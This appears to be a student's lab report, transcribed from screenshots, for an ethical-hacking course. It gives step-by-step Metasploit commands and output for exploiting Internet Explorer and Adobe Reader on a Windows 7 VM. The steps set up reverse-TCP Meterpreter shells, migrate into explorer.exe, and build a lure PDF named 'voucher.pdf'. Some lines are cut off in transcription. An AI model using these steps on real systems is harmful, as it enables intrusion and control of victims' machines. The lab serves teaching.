
```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set uripath priz
uripath => prize
```

**Step 10: set allowprompt true**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set allowprompt true
allowprompt => true
```

**Step 11: show advanced**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > show advanced
```

**Step 12: set prependmigrate true**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set prependmigrate true
prependmigrate => true
```

**Step 13:  set prependmigrateproc explorer.exe**



```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set prependmigrateproc explorer.e
prependmigrateproc => explorer.exe
```


**Step 14: exploit**



```
[*] Started reverse TCP handler on 192.168.1.102:4444
msf6 exploit(windows/browser/ie_unsafe_scripting) > [*] Using URL: http://0.0.0.0:80/prize
[*] Local IP: http://192.168.1.102:80/prize
[*] Server started.
```


Step 15: open up browser using path in win 7

Step 16: sessions -i 1




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions -i
[*] Starting interaction with 1...

meterpreter > 
```

Step 17: getpid




```
meterpreter > getpid
Current pid: 3644
```

Step 18: ps -S explorer




```
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                 Path
 ---   ----  ----          ----  -------  ----                 ----
 2372  2340  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\Explorer.EXE
 3644  3636  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\explorer.exe
```

Step 19: migrate 2372




```
meterpreter > migrate 2372
[*] Migrating from 3644 to 2372...
[*] Migration completed successfully.
```

Step 20: ps -S explorer



```
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                 Path
 ---   ----  ----          ----  -------  ----                 ----
 2372  2340  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\Explorer.EXE
```


b) Include a screenshot to prove your success. This screenshot should include the results of executing the following commands 'getuid', 'getpid', and 'ps -S explorer' after you have completed the exploitation required above.



```
Current pid: 3644
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                   Path
 ---   ----  ----          ----  -------  ----                   ----
 2372  2340  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\Explorer.EXE
 3644  3636  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\explorer.exe

meterpreter > migrate 2576
[*] Migrating from 3644 to 2576...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 2372
[*] Migrating from 3644 to 2372...
[*] Migration completed successfully.
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                   Path
 ---   ----  ----          ----  -------  ----                   ----
 2372  2340  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\Explorer.EXE

meterpreter > getuid
Server username: EH21-W7-1630117\alex
meterpreter > getpid
Current pid: 2372
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                   Path
 ---   ----  ----          ----  -------  ----                   ----
 2372  2340  explorer.exe  x64   1        EH21-W7-1630117\alex  C:\Windows\Explorer.EXE

meterpreter > 
```

2.2 On the Kali VM, start a new terminal other than the one used for exploiting IE. Run the command 'sudo ss -antp'.

a) Include a screenshot on the output of the above commend.



```
┌──(kali㉿kali)-[~]
└─$ ss -antp
State      Recv-Q     Send-Q          Local Address:Port           Peer Address:Port       Process
LISTEN     0          256             192.168.1.102:4444                0.0.0.0:*
LISTEN     0          256                   0.0.0.0:80                  0.0.0.0:*
LISTEN     0          244                 127.0.0.1:5432                0.0.0.0:*
ESTAB      0          0               192.168.1.102:80            192.168.1.101:49165
ESTAB      0          0               192.168.1.102:4444          192.168.1.101:49167
LISTEN     0          244                     [::1]:5432                   [::]:*
ESTAB      0          0                       [::1]:5432                  [::1]:55270
ESTAB      0          0                       [::1]:55274                 [::1]:5432
ESTAB      0          0                       [::1]:5432                  [::1]:55268
ESTAB      0          0                       [::1]:5432                  [::1]:55266
ESTAB      0          0                       [::1]:55272                 [::1]:5432
ESTAB      0          0                       [::1]:5432                  [::1]:55274
ESTAB      0          0                       [::1]:55266                 [::1]:5432
ESTAB      0          0                       [::1]:5432                  [::1]:55272
ESTAB      0          0                       [::1]:55270                 [::1]:5432
ESTAB      0          0                       [::1]:55268                 [::1]:5432

┌──(kali㉿kali)-[~]
└─$ 
```

b) Based on the output, explain which established TCP connection is used by the meterpreter session obtained in Task 2.1 (specifically, you should give the IP address and port number at Kali side, and the IP address and port number at Win7 side for this TCP connection).

**Kali: 192.168.1.102 Port: 4444**
**Win7: 192.168.1.101 Port: 49167**


# PART 3 Adobe Reader Exploitation

3.1 Follow the lecture slides to exploit the Adobe Reader on Win7 VM. In this exploitation, you should set those advanced options that will enable the injected Meterpreter session to migrate to a new 'explorer.exe' process. Also, after the exploitation, you should manually migrate the Meterpreter session to the true 'explorer.exe' process.

During the above exploitation, you should upload the generated malicious PDF file to the 'Documents' folder of Admin. You should do this using the netcat program as you have practised in Task 1.


a) Include all command lines to achieve the above in your lab report.

**Step 1: sudo service postgresql start**




```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
```

**Step 2: sudo msfconsole**




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
```

**Step 3: search cve:2010-1240**




```
msf6 > search cve:2010-1240

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/windows/fileformat/adobe_pdf_embedded_exe       2010-03-29       excellent  No     Adobe PDF Embedded EXE Social Engineering
   1  exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29       excellent  No     Adobe PDF Escape EXE Social Engineering (No Jav
ript)


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
```

**Step 4: use 1**




```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) >
```

**Step 5: show payloads**




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > show payloads
```

**Step 6: set payload windows/x64/meterpreter/reverse_tcp**




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

**Step 7: show options**




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs):

   Name            Current Setting                                                                        Required  Description
   ----            ---------------                                                                        --------  -----------
   EXENAME         msf.exe                                                                                no        The Name of pay
d exe.
   FILENAME        evil.pdf                                                                               no        The output file
e.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to 
play in the File: area


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader <= v9.3.3 (Windows XP SP3 English)
```

**Step 8: set exename iexplorer.exe**




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > set exename iexplorer.exe
exename => iexplorer.exe
```

**Step 9: set filename voucher.pdf**



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > set filename voucher.pdf
filename => voucher.pdf
```


**Step 10: run**



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > run

[*] Making PDF
[*] Creating 'voucher.pdf' file...
[+] voucher.pdf stored at /root/.msf4/local/voucher.pdf
```


**---------- Open new tab ---- Create Server at KALI to handle session----**

**Step 1: sudo msfconsole**




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
```

**Step 2: search multi/handler**




```
msf6 > search multi/handler

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injectio
hellshock) Scanner
   1  exploit/android/local/janus                    2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No     APT Package Manager Persistence
